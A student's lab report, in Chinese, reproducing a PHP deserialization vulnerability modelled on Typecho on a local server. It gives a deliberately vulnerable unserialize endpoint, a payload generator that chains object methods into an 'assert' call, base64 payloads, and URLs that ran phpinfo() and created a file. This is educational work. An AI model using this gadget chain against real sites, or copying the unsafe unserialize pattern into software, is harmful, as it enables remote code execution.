软件安全实验报告

学号: 2310764 姓名: 王亦辉 班次: 计科一班

1 实验名称：

复现反序列化漏洞

2 实验要求：

复现 12.2.3的反序列化漏洞，并执行其他的系统命令

3 实验过程：

首先将下面两个文件放入 Phpnow 的 htdocs 文件夹下

typecho.php

```
1 <?php
```

```php
class Typecho_Db{
    public function __construct($adapterName){
        $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
    }
}

class Typecho_Feed{
    private $item;
    public function __toString(){
        $this->item['author']->screenName;
    }
}

class Typecho_Request{

    private $_params = array();
    private $_filter = array();

    public function __get($key)
    {
        return $this->get($key);
    }

    public function get($key, $default = NULL)
    {
        switch (true) {
            case isset($this->_params[$key]):
                $value = $this->_params[$key];
                break;
            default:
                $value = $default;
                break;
        }
        $value = !is_array($value) && strlen($value) > 0 ? $value :
$default;
        return $this->_applyFilter($value);
    }

    private function _applyFilter($value)
    {
        if ($this->_filter) {
            foreach ($this->_filter as $filter) {
                $value = is_array($value) ? array_map($filter, $value) :
                call_user_func($filter, $value);
```

```
            }

            $this->_filter = array();
        }

        return $value;
    }
}

$config = unserialize(base64_decode($_GET['__typecho_config']));
$db = new Typecho_Db($config['adapter']);
?>
```


exe.php

```
<?php
class Typecho_Feed
{
    private $item;

    public function __construct(){
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}
class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct(){
        $this->_params['screenName'] = 'phpinfo()';
        $this->_filter[0] = 'assert';
    }
}
$exp = array(
    'adapter' => new Typecho_Feed()
);
echo base64_encode(serialize($exp));
?>
```


进入 `http://127.0.0.1/exe.php` 以得到 payload：

```
YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9f
RmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6M
jQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjk6In
BocGluZm8oKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJ
hc3NlcnQiO319fX19
```



将 payload 作为参数传给 `typecho.php`

即使用 `http://127.0.0.1/typecho.php?__typecho_config=YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjk6InBocGluZm8oKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19`



发现页面显示 php 的基本信息，说明成功执行 phpinfo 函数。

接下来尝试将

```
$this->_params['screenName'] = 'phpinfo()'
```


改为

```
$this->_params['screenName'] = 'fopen (\'newfile. txt\', \'w\');';
```

以尝试执行不同操作（新建txt文件）

浏览器进入 `http://127.0.0.1/exe.php` 得到新 payload：


```
YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9f
RmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6M
jQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjI2Oi
Jmb3BlbignbmV3ZmlsZS50eHQnLCAndycpOyI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHR
lciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19
```



拼接成 URL 用以发送请求到服务器。

`http://127.0.0.1/typecho.php?__typecho_config=YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjI2OiJmb3BlbignbmV3ZmlsZS50eHQnLCAndycpOyI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19`

成功执行，可以看到 htdocs 下多出了 `newfile` 文本文件



4　心得体会：

程序之间很多使用文本文件进行数据传输的，比如 json 格式，程序中的变量与存储在文本中的看上去像是对象的字符串是不同的，从而我们需要进行序列化和反序列化。但是这个过程中会涉及指令的执行，这为漏洞产生提供了基础，稍不注意就会有本节的反序列化漏洞出现。

软件安全系列实验结束了。虽然我对安全这方面不感兴趣，但是这种浅层广视角对一系列漏洞进行基本了解的实验，让我的知识面有了一定的扩充，让我知道，在写程序的时候，不仅需要考虑正确性，对于会有用户的程序，特别是 WEB 应用，还需要考虑到对经典漏洞进行预防、以及尽量使用安全的函数等。可能对未来开发有一定帮助。